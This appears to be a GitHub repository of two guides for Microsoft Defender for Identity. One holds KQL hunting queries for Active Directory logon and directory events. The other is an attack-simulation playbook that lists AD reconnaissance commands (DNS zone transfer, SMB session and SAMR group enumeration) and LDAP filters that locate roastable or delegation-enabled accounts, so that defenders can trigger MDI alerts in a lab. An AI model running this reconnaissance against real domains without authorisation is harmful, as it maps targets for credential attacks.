├── README.md
└── MDI_Playbook_Sample.md
/README.md:
--------------------------------------------------------------------------------
1 | # Tips & Tricks #Investigate with Microsoft Defender for Identity
2 |
3 | ---
4 | Author: Daniel Pasquier
5 |
6 | ## Introduction
7 |
8 | Microsoft Defender for Identity (MDI) is the ideal solution for detecting and investigating advanced threats, compromised identities, and malicious insider actions in Active Directory. For each AD Cybersecurity Crisis where our [Microsoft Detection and Response Team (DART)](https://www.microsoft.com/security/blog/microsoft-detection-and-response-team-dart-blog-series/) is involved, they always ask for installing MDI to better investigate and set the appropriate remediation actions.
9 | SecOp analysts and security professionals who use Microsoft Defender for Identity give us great feedbacks (such as preventing CryptoLocker activities etc..); and [Jugoslav](https://www.linkedin.com/in/jugoslav-stevic-5693b773/) and [I](https://www.linkedin.com/in/danielpasquier/) would like to share best practices from the field.
10 | Keep in mind that MDI has unique capabilities to capture source data using deep packet inspection (traffic on all DCs), Event Tracing, Event Logs… combined with User profiling, Machine learning and fast updated Alerts based on the Threat landscape.
11 |
12 | MDI is also very relevant when the source attack comes from an unknown, unmanaged machine (no AV/EDR/GPO) where you have no control...
13 |
14 | Here are the MDI capabilities :
15 |
16 | - [Microsoft Defender for Identity Alerts](https://docs.microsoft.com/en-us/defender-for-identity/suspicious-activity-guide?tabs=external)
17 | - [Microsoft Defender for Identity monitored domain activities](https://docs.microsoft.com/en-us/defender-for-identity/monitored-activities)
18 | - [Microsoft Defender for Identity user profiles activities](https://docs.microsoft.com/en-us/defender-for-identity/entity-profiles)
19 | - [Microsoft Defender for Identity Lateral Movement Paths](https://docs.microsoft.com/en-us/defender-for-identity/use-case-lateral-movement-path)
20 | - [Microsoft Defender for Identity's identity security posture assessments](https://docs.microsoft.com/en-us/defender-for-identity/isp-overview#access--using-cloud-app-security)
21 | - [Working with Microsoft Defender for Identity Reports](https://docs.microsoft.com/en-us/defender-for-identity/reports)
22 | - [Microsoft Defender for Identity Advanced hunting](https://docs.microsoft.com/en-us/microsoft-365/security/defender/advanced-hunting-overview?view=o365-worldwide)
23 |
24 | In this documentation, we want to share some of useful Advanced Hunting KQL queries that you can use with the [Microsoft 365 Defender portal](https://www.microsoft.com/en-us/security/business/threat-protection/microsoft-365-defender) available from [https://security.microsoft.com](https://security.microsoft.com).
25 |
26 | To get the list of ActionType you can use in your environment for **IdentityDirectoryEvents** API, just run:
27 |
28 | *IdentityDirectoryEvents*
29 | *| summarize by ActionType*
30 |
31 | Here are few tips you can use or optimize:
32 |
33 | ## Tips 1 – List of machines where service account is running
34 |
35 | In case of a SVC account is compromised, or if you need to change the SVC account password or if someone knowing the SVC account password leaves your organisation; it could be very useful to know where a service account is configured (consider using gMSA instead):
36 |
37 | *IdentityLogonEvents*
38 | *| where Application == @"Active Directory"*
39 | *| where AccountUpn == @"ACCOUNT_SVC@MSDEMO.FR" // set your SVC account here*
40 | *| where ActionType == @"LogonSuccess"*
41 | *| summarize count() by DeviceName*
42 |
43 | In this example, over the last 30 days, account_svc@msdemo.fr is used on 432 machines (logon success), the list of machines can be exported into a CSV file.
44 | If needed, you can add additional information such as the LogonType (Resource access, Credentials validation…).
45 | This is not an exhaustive list as the ActionType == LogonSuccess must occur in the last month, but after several months you should catch a good list.
46 |
47 | 
48 |
49 | ## Tips 2 – Kerberos versus NTLM use
50 |
51 | We all know that Kerberos provides several security benefits over NTLM and provides best performance. Here the following KQL query will provide the ratio of the success logon using NTLM and Kerberos:
52 |
53 | *IdentityLogonEvents*
54 | *| where ActionType == "LogonSuccess"*
55 | *| where Application == "Active Directory"*
56 | *| where Protocol in ("Ntlm", "Kerberos")*
57 | *| summarize count() by Protocol*
58 |
59 | 
60 |
61 | Since the NTLMv1 hash is always at the same length, it is only a matter of seconds if an attacker wants to crack it. In addition, the challenge-response mechanism exposes the password to offline cracking. It is recommended not to use it if possible.
62 |
63 | To track the use of NTLMv1 you can run:
64 |
65 | *IdentityLogonEvents*
66 | *| where Timestamp > ago (7d) // shows activies in the last 7 days*
67 | *| where Application contains "directory"*
68 | *| where Protocol == "NTLM"*
69 | *| extend AddData = todynamic(AdditionalFields)*
70 | *| extend NTLMV1 = tostring(AddData.IsNtlmV1)*
71 | *| extend Account = tostring((AddData).["ACTOR.ACCOUNT"])*
72 | *| where NTLMV1 == "True"*
73 | *| summarize count() by Account, AccountSid , DC = DestinationDeviceName*
74 |
75 | To understand failure reasons during Kerberos authentication in your environment:
76 |
77 | *IdentityLogonEvents*
78 | *| where ActionType == "LogonFailed"*
79 | *| where Application == "Active Directory"*
80 | *| where Protocol == "Kerberos"*
81 | *| summarize count() by FailureReason*
82 |
83 | 
84 |
85 | Do you want to know who and from where weak cipher such as DES or RC4 are used for Kerberos authentication? Just use the following query:
86 |
87 | *IdentityLogonEvents*
88 | *| where Protocol == @"Kerberos"*
89 | *| extend ParsedFields=parse_json(AdditionalFields)*
90 | *| project Timestamp, ActionType, DeviceName, IPAddress, DestinationDeviceName, AccountName, AccountDomain, EncryptionType = tostring(ParsedFields.EncryptionType)*
91 | *| where EncryptionType == @"Rc4Hmac"*
92 |
93 | 
94 |
95 | Remark : This information is also available from the [Microsoft Defender for Identity's identity security posture assessments](https://docs.microsoft.com/en-us/defender-for-identity/isp-overview#access--using-cloud-app-security)
96 |
97 | ## Tips 3 – List of files copied from a client to DCs over the last 30 days
98 |
99 | Except if your DCs are used as files server, which is of course not recommended at all you should not see many files copied from a workstation or member server to DCs.
100 |
101 | Using this KQL query you can monitor this activity and identify potential suspect activities or even risky activities:
102 |
103 | *IdentityDirectoryEvents*
104 | *| where ActionType == @"SMB file copy"*
105 | *| extend ParsedFields=parse_json(AdditionalFields)*
106 | *| project Timestamp, ReportId, ActionType, DeviceName, IPAddress, AccountDisplayName, DestinationDeviceName, DestinationPort, FileName=tostring(ParsedFields.FileName), FilePath=tostring(ParsedFields.FilePath), Method=tostring(ParsedFields.Method)*
107 | *| where Method == @"Write"*
108 |
109 | 
110 |
111 | Remark: MDI has also an alert for data exfiltration (such as the NTDS.DIT file copied from a DC to a workstation).
112 |
113 | ## Tips 4 – “Account Password Not Required” changed from FALSE to TRUE
114 |
115 | Even with a password policy in place that affects all user accounts, it is possible to set a blank password for a user with the setting “Account Password Not Required” using for example a PowerShell cmdlet (not possible through the GUI). This is why it's important to list all users with this setting enabled using the MDI portal but also to track all changes from “Account Password Not Required” = FALSE to TRUE:
116 |
117 | *IdentityDirectoryEvents*
118 | *| where ActionType == @"Account Password Not Required changed"*
119 | *| extend PreviousValue = todynamic(AdditionalFields)["FROM Account Password Not Required"]*
120 | *| extend NewValue = todynamic(AdditionalFields)["TO Account Password Not Required"]*
121 | *| where "True"==NewValue*
122 | *| project Timestamp, ActionType, Application, TargetAccountDisplayName, PreviousValue, NewValue*
123 |
124 | 
125 |
126 | ## Tips 5 – “Account Password Never Expires” changed from FALSE to TRUE
127 |
128 | This setting could be expected for service account if you can’t use gMSA; however, we should never see “Account Password Never Expires” changed from FALSE to TRUE for an user account (not SVC) or for an admin account (a lazy one 😊). Here how to track this information:
129 |
130 | *IdentityDirectoryEvents*
131 | *| where ActionType == @"Account Password Never Expires changed"*
132 | *| extend PreviousValue = todynamic(AdditionalFields)["FROM Account Password Never Expires"]*
133 | *| extend NewValue = todynamic(AdditionalFields)["TO Account Password Never Expires"]*
134 | *| where "True"==NewValue*
135 | *| where TargetAccountDisplayName !contains "SVC"*
136 | *| project Timestamp, ActionType, Application, TargetAccountDisplayName, PreviousValue, NewValue*
137 |
138 | 
139 |
140 | ## Tips 6 – Expected “PowerShell execution” on DCs?
141 |
142 | MDI generates an alert when remote code execution is performed against a DC, however if you need further investigation, you can run the following query to get the list of PowerShell command executed remotely to a DC (Of course it’s the same logic for “WMI execution”, PSEXE execution…):
143 |
144 | *IdentityDirectoryEvents*
145 | *| where ActionType == @"PowerShell execution"*
146 | *| extend Command = todynamic(AdditionalFields)["PowerShell execution"]*
147 | *| project Timestamp, ReportId, ActionType, DeviceName, IPAddress, DestinationDeviceName, AccountName, AccountDomain, Command*
148 |
149 | 
150 |
151 | ## Tips 7 – Expected “Service creation” on DCs?
152 |
153 | Do you want to know which new service, task scheduled are created on yours DCs remotely? Here is a sample for all services except for two which are expected in my environment:
154 |
155 | *IdentityDirectoryEvents*
156 | *| where ActionType == @"Service creation"*
157 | *| extend ParsedFields=parse_json(AdditionalFields)*
158 | *| project Timestamp, ReportId, ActionType, TargetDeviceName, AccountName, AccountDomain, ServiceName=tostring(ParsedFields.ServiceName), ServiceCommand=tostring(ParsedFields.ServiceCommand)*
159 | *| where ServiceName != @"Microsoft Monitoring Agent Azure VM Extension Heartbeat Service"*
160 | *| where ServiceName != @"MOMAgentInstaller"*
161 | *| where ServiceName !contains @"MpKsl"*
162 |
163 | 
164 |
165 | ## Tips 8 – Total Count – Computers with failed logon unknown users (>100)
166 |
167 | This query provides information mainly for misconfigured application that generate failed logon with status “UnknownUser”, probably because the wrong name was set.
168 |
169 | Of course, it could be also an attacker looking for valid account name based on the DC response WrongPassword (0xc000006a) or NoSuchUser (0xc0000064):
170 |
171 | *IdentityLogonEvents*
172 | *| where LogonType == "Failed logon"*
173 | *| where FailureReason == "UnknownUser"*
174 | *| where isnotempty(DestinationDeviceName)*
175 | *| summarize Attempts = count() by DeviceName, DestinationDeviceName , FailureReason*
176 | *| where Attempts > 100*
177 |
178 | 
179 |
180 | ## Tips 9 – Top Spike for user’s logon activities over the last 30 days
181 |
182 | If you see a logon spike activity based on the activity during the past 30 days it could worth an investigation 😊 :
183 |
184 | *let interval = 12h;*
185 | *IdentityLogonEvents*
186 | *| where isnotempty(AccountUpn)*
187 | *| make-series LogonCount = count() on Timestamp from ago(30d) to now() step interval by AccountUpn*
188 | *| extend (flag, score, baseline) = series_decompose_anomalies(LogonCount)*
189 | *| mv-expand with_itemindex = FlagIndex flag to typeof(int) // Expand, but this time include the index in the array as FlagIndex*
190 | *| where flag == 1 // Once again, filter only to spikes*
191 | *| extend SpikeScore = todouble(score[FlagIndex]) // This will get the specific score associated with the detected spike*
192 | *| summarize MaxScore = max(SpikeScore) by AccountUpn*
193 | *| top 5 by MaxScore desc*
194 | *| join kind=rightsemi IdentityLogonEvents on AccountUpn*
195 | *| summarize count() by AccountUpn, bin(Timestamp, interval)*
196 | *| render timechart*
197 |
198 | 
199 |
200 | ## Tips 10 – Processes that performed LDAP authentication with cleartext passwords
201 |
202 | This query is available from [https://github.com/Iveco/xknow_infosec/blob/main/M365D_tables.md](https://github.com/Iveco/xknow_infosec/blob/main/M365D_tables.md) and requires to have Microsoft Defender for Endpoint (MDE) to combine the result with MDI detection :
203 |
204 | *IdentityLogonEvents*
205 | *| where Timestamp > ago(7d)*
206 | *| where LogonType == "LDAP cleartext" //and isnotempty(AccountName)*
207 | *| project LogonTime = Timestamp, DeviceName, Application, ActionType, LogonType //,AccountName*
208 | *| join kind=inner (
209 | *DeviceNetworkEvents*
210 | *| where Timestamp > ago(7d) | where ActionType == "ConnectionSuccess"*
211 | *| extend DeviceName = toupper(trim(@"\..*$",DeviceName))*
212 | *| where RemotePort == "389"*
213 | *| project NetworkConnectionTime = Timestamp, DeviceName, AccountName = InitiatingProcessAccountName, InitiatingProcessFileName, InitiatingProcessCommandLine ) on DeviceName*
214 | *| where LogonTime - NetworkConnectionTime between (-2m .. 2m)*
215 | *| project Application, LogonType, ActionType, LogonTime, DeviceName, InitiatingProcessFileName, InitiatingProcessCommandLine //, AccountName*
216 |
217 | ## Tips 11 – Detect T0 Admin login on unsecure machines
218 |
219 | We all know that T0 Admins should be used only on secured/protected access workstations (SAW/PAW) to mitigate credential theft and a GPO can be used to deny logon types on all machines except a whitelist that matches SAW or PAW machines. Here, We want to be sure that T0 admins use only Privileged Access Workstation (PAW) machine or legitimate Admin jump servers; create this detection rule to identify any deviance.
220 |
221 | *let T0Users = ExposureGraphNodes*
222 | *| where NodeLabel == "user"*
223 | *| extend parsedfields = parse_json(NodeProperties)*
224 | *| extend parsedRawData = parse_json(parsedfields.rawData)*
225 | *| where parsedRawData.primaryProvider == "ActiveDirectory" or parsedRawData.primaryProvider == "Hybrid"*
226 | *| extend nestedAdGroupNames = parse_json(parsedRawData.nestedAdGroupNames)*
227 | *| where nestedAdGroupNames contains "T0_Admins" // This is your T0 AD group*
228 | *| extend AccountSid = tostring(parsedRawData.adSid);*
229 | *let T0Machines = pack_array( // Declare PAW machines, jump admin servers as well as DCs*
230 | *'msdemo-dc1.msdemo.local',*
231 | *'cli2-win11-domj.msdemo.local'*
232 | *);*
233 | *IdentityLogonEvents*
234 | *| where Application == @"Active Directory"*
235 | *| where LogonType == "Interactive" or LogonType == "Remote desktop"*
236 | *| where not(DeviceName in~ (T0Machines))*
237 |
238 |
239 | ## Tips 12 – Identify machines or IPs from where Account Lockout threshold is triggered
240 |
241 | The account lockout policy is a built-in security measure that limits malicious users and hackers from illegitimately accessing your network resources. However, employees often use multiple devices, numerous productivity applications, Windows services, tasks, network mapping and more, which can store a wrong password and set off the account lockout.
242 | It could be interesting to identify machines or IPs from where Account Lockout threshold is triggered only based on MDI raw data.
243 | Remark: DeviceName and IPAdress can sometime be empty (no raw data).
244 |
245 | *IdentityLogonEvents*
246 | *| where Application == @"Active Directory" // AD only*
247 | *| where AccountDomain == @"msdemo.org" // if needed to filter by domain*
248 | *| where ActionType == @"LogonFailed"*
249 | *| where FailureReason == @"WrongPassword" or FailureReason == @"AccountLocked" //badpasswordcount attribute*
250 | *| summarize FailureReason = count() by DeviceName, IPAddress, AccountUpn*
251 | *| where FailureReason > 15 //depending on the Account Lockout threshold*
252 |
253 |  254 |
255 | ## Tips 13 – Monitor AD Groups membership
256 |
257 | We all know that monitoring sensitive groups membership is very important, it could be the built-in ones such as Domain Admins, Enterprise Admins etc.., but it makes sense also to monitor custom AD groups such as Admin servers, Helpdesk or any groups that give access to sensitive data.
258 | With MDI you can tag manually group as "Sensitive" in addition to those tagged by default and see the "Modifications to sensitive groups" Excel report available from "Identities reports" in the Defender XDR portal; MDI can also generate the "Suspicious additions to sensitive groups (external ID 2024)" alert based on machine learning.
259 | Please find below a KQL query to monitor AD groups, from Gershon Levitz in the ITDR product group. Keep in mind that can also be custom detection, meaning you can generate an MDI custom alert if we get a result.
260 |
261 |
262 | *let SensitiveGroupName = pack_array( // Declare Sensitive Group names. Add any groups that you manually tagged as sensitive or nested groups in one of the default groups.*
263 | *'Account Operators',*
264 | *'Administrators',*
265 | *'Domain Admins',*
266 | *'Backup Operators',*
267 | *'Domain Controllers',*
268 | *'Enterprise Admins',*
269 | *'Enterprise Read-only Domain Controllers',*
270 | *'Group Policy Creator Owners',*
271 | *'Incoming Forest Trust Builders',*
272 | *'Microsoft Exchange Servers',*
273 | *'Network Configuration Operators',*
274 | *'Print Operators',*
275 | *'Read-only Domain Controllers',*
276 | *'Replicator',*
277 | *'Schema Admins',*
278 | *'Server Operators',*
279 | *'Mark 8 Project Team'*
280 | *);*
281 | *IdentityDirectoryEvents*
282 | *| where Application == "Active Directory"*
283 | *| where ActionType == "Group Membership changed"*
284 | *| extend ToGroup = tostring(parse_json(AdditionalFields).["TO.GROUP"]) // Extracts the group name if action is add entity to a group.*
285 | *| extend FromGroup = tostring(parse_json(AdditionalFields).["FROM.GROUP"]) // Extracts the group name if action is remove entity from a group.*
286 | *| extend Action = iff(isempty(ToGroup), "Remove", "Add") // Calculates if the action is Remove or Add.*
287 | *| extend GroupName = iff(isempty(ToGroup), FromGroup, ToGroup) // Group name that the action was taken on.*
288 | *| where GroupName in~ (SensitiveGroupName)*
289 | *| project Timestamp, Action, ToGroup, FromGroup, Target_Account = TargetAccountDisplayName, Target_UPN = TargetAccountUpn, AccountSid, DC=DestinationDeviceName, Actor=AccountName, ActorDomain=AccountDomain, ReportId, AdditionalFields*
290 | *| sort by Timestamp desc*
291 |
292 | 
293 |
294 | ## Tips 14 – Create a detection / notification rule
295 |
296 | Depending on the columns result you can set a detection rule to run at regular intervals, generating alerts and taking response actions whenever there are matches; this could be useful to notify your SOC team.
297 |
298 | See [Create and manage custom detection rules in Microsoft 365 Defender](https://docs.microsoft.com/en-us/microsoft-365/security/defender/custom-detection-rules?view=o365-worldwide)
299 |
300 |
301 |
302 |
303 |
304 |
305 |
306 |
307 |
308 |
309 |
310 |
311 |
312 |
313 |
314 |
315 |
316 |
317 |
318 |
319 |
--------------------------------------------------------------------------------
/MDI_Playbook_Sample.md:
--------------------------------------------------------------------------------
1 | # Attack simulations for Microsoft Defender for Identity (MDI)
2 |
3 | ---
4 | Author: Daniel Pasquier
5 |
6 | ## Introduction
7 |
8 | As you know, MDI is a powerful solution to detect abnormal or suspicious activities from managed or unmanaged or even unknown machines targeting Domain Controllers.
9 | When running a lab or a pentesting ensure your MDI configuration is well configured and ready, especially with the machine learning period; please see linked-In article: https://www.linkedin.com/pulse/how-fully-evaluate-microsoft-defender-identity-mdi-pasquier-ceh/.
10 |
11 | Keep in mind that tools used below are just sample ones and do not use hacking third party tools with production accounts.
12 |
13 | Then from a new machine (fresh install, managed or unmanaged) try the following scenarios:
14 |
15 | # 1 – Network mapping reconnaissance (DNS)
16 | This reconnaissance is used by attackers to map your network structure and target interesting computers for later steps in their attack.
17 |
18 | There are several query types in the DNS protocol. This Defender for Identity security alert detects suspicious requests, either requests using an AXFR (transfer) originating from non-DNS servers, or those using an excessive number of requests.
19 |
20 | From a command line on a workstation run :
21 | ~~~
22 | Nslookup
23 | server MSDemoInfra-DC1.msdemo.local
24 | ls -d msdemo.local
25 | ~~~
26 |
27 | Detail in the alert:
28 |
29 |
254 |
255 | ## Tips 13 – Monitor AD Groups membership
256 |
257 | We all know that monitoring sensitive groups membership is very important, it could be the built-in ones such as Domain Admins, Enterprise Admins etc.., but it makes sense also to monitor custom AD groups such as Admin servers, Helpdesk or any groups that give access to sensitive data.
258 | With MDI you can tag manually group as "Sensitive" in addition to those tagged by default and see the "Modifications to sensitive groups" Excel report available from "Identities reports" in the Defender XDR portal; MDI can also generate the "Suspicious additions to sensitive groups (external ID 2024)" alert based on machine learning.
259 | Please find below a KQL query to monitor AD groups, from Gershon Levitz in the ITDR product group. Keep in mind that can also be custom detection, meaning you can generate an MDI custom alert if we get a result.
260 |
261 |
262 | *let SensitiveGroupName = pack_array( // Declare Sensitive Group names. Add any groups that you manually tagged as sensitive or nested groups in one of the default groups.*
263 | *'Account Operators',*
264 | *'Administrators',*
265 | *'Domain Admins',*
266 | *'Backup Operators',*
267 | *'Domain Controllers',*
268 | *'Enterprise Admins',*
269 | *'Enterprise Read-only Domain Controllers',*
270 | *'Group Policy Creator Owners',*
271 | *'Incoming Forest Trust Builders',*
272 | *'Microsoft Exchange Servers',*
273 | *'Network Configuration Operators',*
274 | *'Print Operators',*
275 | *'Read-only Domain Controllers',*
276 | *'Replicator',*
277 | *'Schema Admins',*
278 | *'Server Operators',*
279 | *'Mark 8 Project Team'*
280 | *);*
281 | *IdentityDirectoryEvents*
282 | *| where Application == "Active Directory"*
283 | *| where ActionType == "Group Membership changed"*
284 | *| extend ToGroup = tostring(parse_json(AdditionalFields).["TO.GROUP"]) // Extracts the group name if action is add entity to a group.*
285 | *| extend FromGroup = tostring(parse_json(AdditionalFields).["FROM.GROUP"]) // Extracts the group name if action is remove entity from a group.*
286 | *| extend Action = iff(isempty(ToGroup), "Remove", "Add") // Calculates if the action is Remove or Add.*
287 | *| extend GroupName = iff(isempty(ToGroup), FromGroup, ToGroup) // Group name that the action was taken on.*
288 | *| where GroupName in~ (SensitiveGroupName)*
289 | *| project Timestamp, Action, ToGroup, FromGroup, Target_Account = TargetAccountDisplayName, Target_UPN = TargetAccountUpn, AccountSid, DC=DestinationDeviceName, Actor=AccountName, ActorDomain=AccountDomain, ReportId, AdditionalFields*
290 | *| sort by Timestamp desc*
291 |
292 | 
293 |
294 | ## Tips 14 – Create a detection / notification rule
295 |
296 | Depending on the columns result you can set a detection rule to run at regular intervals, generating alerts and taking response actions whenever there are matches; this could be useful to notify your SOC team.
297 |
298 | See [Create and manage custom detection rules in Microsoft 365 Defender](https://docs.microsoft.com/en-us/microsoft-365/security/defender/custom-detection-rules?view=o365-worldwide)
299 |
300 |
301 |
302 |
303 |
304 |
305 |
306 |
307 |
308 |
309 |
310 |
311 |
312 |
313 |
314 |
315 |
316 |
317 |
318 |
319 |
--------------------------------------------------------------------------------
/MDI_Playbook_Sample.md:
--------------------------------------------------------------------------------
1 | # Attack simulations for Microsoft Defender for Identity (MDI)
2 |
3 | ---
4 | Author: Daniel Pasquier
5 |
6 | ## Introduction
7 |
8 | As you know, MDI is a powerful solution to detect abnormal or suspicious activities from managed or unmanaged or even unknown machines targeting Domain Controllers.
9 | When running a lab or a pentesting ensure your MDI configuration is well configured and ready, especially with the machine learning period; please see linked-In article: https://www.linkedin.com/pulse/how-fully-evaluate-microsoft-defender-identity-mdi-pasquier-ceh/.
10 |
11 | Keep in mind that tools used below are just sample ones and do not use hacking third party tools with production accounts.
12 |
13 | Then from a new machine (fresh install, managed or unmanaged) try the following scenarios:
14 |
15 | # 1 – Network mapping reconnaissance (DNS)
16 | This reconnaissance is used by attackers to map your network structure and target interesting computers for later steps in their attack.
17 |
18 | There are several query types in the DNS protocol. This Defender for Identity security alert detects suspicious requests, either requests using an AXFR (transfer) originating from non-DNS servers, or those using an excessive number of requests.
19 |
20 | From a command line on a workstation run :
21 | ~~~
22 | Nslookup
23 | server MSDemoInfra-DC1.msdemo.local
24 | ls -d msdemo.local
25 | ~~~
26 |
27 | Detail in the alert:
28 |
29 |  30 |
31 | If you want to see DNS activities from this IP (if Microsoft Defender for Endpoint is not present on the source computer) :
32 |
33 |
30 |
31 | If you want to see DNS activities from this IP (if Microsoft Defender for Endpoint is not present on the source computer) :
32 |
33 |  34 |
35 |
36 | # 2 - User and IP address reconnaissance
37 | In this detection, an alert is triggered when an SMB session enumeration is performed against a domain controller; users and computers need at least to access the sysvol share in order to retreive GPOs. Attacker can use this information to know where users recently logged on and move laterally in the network to get to a specific sensitive account.
38 |
39 | From a command line on a workstation run :
40 | ~~~
41 | NetSess.exe MSDemoInfra-DC1.msdemo.local
42 | ~~~
43 | Tools availbale from : http://www.joeware.net/freetools/tools/netsess/
44 |
45 | You should see activity and the alert in the user timeline :
46 |
47 |
34 |
35 |
36 | # 2 - User and IP address reconnaissance
37 | In this detection, an alert is triggered when an SMB session enumeration is performed against a domain controller; users and computers need at least to access the sysvol share in order to retreive GPOs. Attacker can use this information to know where users recently logged on and move laterally in the network to get to a specific sensitive account.
38 |
39 | From a command line on a workstation run :
40 | ~~~
41 | NetSess.exe MSDemoInfra-DC1.msdemo.local
42 | ~~~
43 | Tools availbale from : http://www.joeware.net/freetools/tools/netsess/
44 |
45 | You should see activity and the alert in the user timeline :
46 |
47 |  48 |
49 |
50 | Detail in the alert:
51 |
52 |
48 |
49 |
50 | Detail in the alert:
51 |
52 |  53 |
54 |
55 |
56 | # 3 - User and group membership reconnaissance (SAMR)
57 | In this detection, User and group membership reconnaissance are used by attackers to map the directory structure and target privileged accounts for later steps in their attack using SAMR protocol.
58 |
59 | From a command line on a workstation with proper permissions, run:
60 |
61 | ~~~
62 | net user /domain
63 | net group /domain
64 | net group "Domain Admins" /domain
65 | net group "Enterprise Admins" /domain
66 | net group "Schema Admins" /domain
67 | ~~~
68 |
69 | You should see activity and the alert in the user timeline :
70 |
71 |
53 |
54 |
55 |
56 | # 3 - User and group membership reconnaissance (SAMR)
57 | In this detection, User and group membership reconnaissance are used by attackers to map the directory structure and target privileged accounts for later steps in their attack using SAMR protocol.
58 |
59 | From a command line on a workstation with proper permissions, run:
60 |
61 | ~~~
62 | net user /domain
63 | net group /domain
64 | net group "Domain Admins" /domain
65 | net group "Enterprise Admins" /domain
66 | net group "Schema Admins" /domain
67 | ~~~
68 |
69 | You should see activity and the alert in the user timeline :
70 |
71 |  72 |
73 | Detail in the alert:
74 |
75 |
72 |
73 | Detail in the alert:
74 |
75 |  76 |
77 |
78 | # 4 - Security principal reconnaissance (LDAP)
79 | In this detection, MDI looks for LDAP security principal reconnaissance which is commonly used as the first phase of a Kerberoasting attack. Kerberoasting attacks are used to get a target list of Security Principal Names (SPNs), which attackers then attempt to get Ticket Granting Server (TGS) tickets for.
80 |
81 | From a command line on a workstation with proper permissions, run the tools from the French Security Agency (https://www.linkedin.com/company/anssi-fr/) for data collection:
82 |
83 | ~~~
84 | Oradad.exe
85 | ~~~
86 |
87 | Tools available from : https://github.com/ANSSI-FR/ORADAD/releases
88 |
89 | You should see the activities and the alert in the user timeline :
90 |
91 |
76 |
77 |
78 | # 4 - Security principal reconnaissance (LDAP)
79 | In this detection, MDI looks for LDAP security principal reconnaissance which is commonly used as the first phase of a Kerberoasting attack. Kerberoasting attacks are used to get a target list of Security Principal Names (SPNs), which attackers then attempt to get Ticket Granting Server (TGS) tickets for.
80 |
81 | From a command line on a workstation with proper permissions, run the tools from the French Security Agency (https://www.linkedin.com/company/anssi-fr/) for data collection:
82 |
83 | ~~~
84 | Oradad.exe
85 | ~~~
86 |
87 | Tools available from : https://github.com/ANSSI-FR/ORADAD/releases
88 |
89 | You should see the activities and the alert in the user timeline :
90 |
91 |  92 |
93 | Detail in the alert with all settings in the ldap search filter :
94 |
95 |
92 |
93 | Detail in the alert with all settings in the ldap search filter :
94 |
95 |  96 |
97 | with the enumeration types :
98 |
99 |
96 |
97 | with the enumeration types :
98 |
99 |  100 |
101 |
102 | # 5 - Honey Token activity
103 | This lure account should be attractive for attackers (attractive name or sensitive group memebership..) and be left unused by your organisation; any activity from them might indicate malicious behavior (LDAP, NTLM or Kerberos logon attempts).
104 |
105 | From MSTSC.exe or from an interactive logon, try to logon using this account with a wrong password and/or valid password :
106 |
107 | You should see the logon activity and the alert in the Honey Token user timeline :
108 |
109 |
100 |
101 |
102 | # 5 - Honey Token activity
103 | This lure account should be attractive for attackers (attractive name or sensitive group memebership..) and be left unused by your organisation; any activity from them might indicate malicious behavior (LDAP, NTLM or Kerberos logon attempts).
104 |
105 | From MSTSC.exe or from an interactive logon, try to logon using this account with a wrong password and/or valid password :
106 |
107 | You should see the logon activity and the alert in the Honey Token user timeline :
108 |
109 |  110 |
111 | Detail in the alert (failed logon attempt on ldap and NTLM):
112 |
113 |
110 |
111 | Detail in the alert (failed logon attempt on ldap and NTLM):
112 |
113 |  114 |
115 |
116 | # 6 - Active Directory attributes reconnaissance (LDAP)
117 | Active Directory LDAP attributes reconnaissance is used by attackers to gain critical information about the domain environment, such as accounts with DES or RC4 kerberos cipher, accounts with Kerberos Pre-Authentication disabled and service account configured woth Uncosntrainted Keberos Delegation.
118 |
119 | On a workstation, with adsisearcher (PowerShell) or any ldap browser such as ldp.exe set the following ldap filters,
120 |
121 | Enumerate accounts with Kerberos DES enabled :
122 | ~~~
123 | (&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=2097152)) FindAll()
124 | ~~~
125 | Enumerate accounts with Kerberos Pre-Authentication disabled :
126 | ~~~
127 | (&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=4194304)) FindAll()
128 | ~~~
129 | Enumerate all servers configured for Unconstrained kerberos Delegation (Excluding DCs) :
130 | ~~~
131 | (&(objectCategory=computer)(!(primaryGroupID=516)(userAccountControl:1.2.840.113556.1.4.803:=524288))) FindAll()
132 | ~~~
133 | Enumerate all service accounts configured with Unconstrained kerberos Delegation :
134 | ~~~
135 | (&(objectCategory=user)(userAccountControl:1.2.840.113556.1.4.803:=524288)) FindAll()
136 | ~~~
137 | Enumerate all enabled accounts :
138 | ~~~
139 | (&(objectCategory=person)(objectClass=user)(!(userAccountControl:1.2.840.113556.1.4.803:=2))) FindAll()
140 | ~~~
141 | Enumerate all users with password stored in reversible encryption :
142 | ~~~
143 | (&(objectClass=user)(objectCategory=user)(userAccountControl:1.2.840.113556.1.4.803:=128)) FindAll()
144 | ~~~
145 |
146 | Detail in the alert :
147 |
148 |
114 |
115 |
116 | # 6 - Active Directory attributes reconnaissance (LDAP)
117 | Active Directory LDAP attributes reconnaissance is used by attackers to gain critical information about the domain environment, such as accounts with DES or RC4 kerberos cipher, accounts with Kerberos Pre-Authentication disabled and service account configured woth Uncosntrainted Keberos Delegation.
118 |
119 | On a workstation, with adsisearcher (PowerShell) or any ldap browser such as ldp.exe set the following ldap filters,
120 |
121 | Enumerate accounts with Kerberos DES enabled :
122 | ~~~
123 | (&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=2097152)) FindAll()
124 | ~~~
125 | Enumerate accounts with Kerberos Pre-Authentication disabled :
126 | ~~~
127 | (&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=4194304)) FindAll()
128 | ~~~
129 | Enumerate all servers configured for Unconstrained kerberos Delegation (Excluding DCs) :
130 | ~~~
131 | (&(objectCategory=computer)(!(primaryGroupID=516)(userAccountControl:1.2.840.113556.1.4.803:=524288))) FindAll()
132 | ~~~
133 | Enumerate all service accounts configured with Unconstrained kerberos Delegation :
134 | ~~~
135 | (&(objectCategory=user)(userAccountControl:1.2.840.113556.1.4.803:=524288)) FindAll()
136 | ~~~
137 | Enumerate all enabled accounts :
138 | ~~~
139 | (&(objectCategory=person)(objectClass=user)(!(userAccountControl:1.2.840.113556.1.4.803:=2))) FindAll()
140 | ~~~
141 | Enumerate all users with password stored in reversible encryption :
142 | ~~~
143 | (&(objectClass=user)(objectCategory=user)(userAccountControl:1.2.840.113556.1.4.803:=128)) FindAll()
144 | ~~~
145 |
146 | Detail in the alert :
147 |
148 |  149 |
150 | with with all settings in the ldap search filter for each request :
151 |
152 |
149 |
150 | with with all settings in the ldap search filter for each request :
151 |
152 |  153 |
154 |
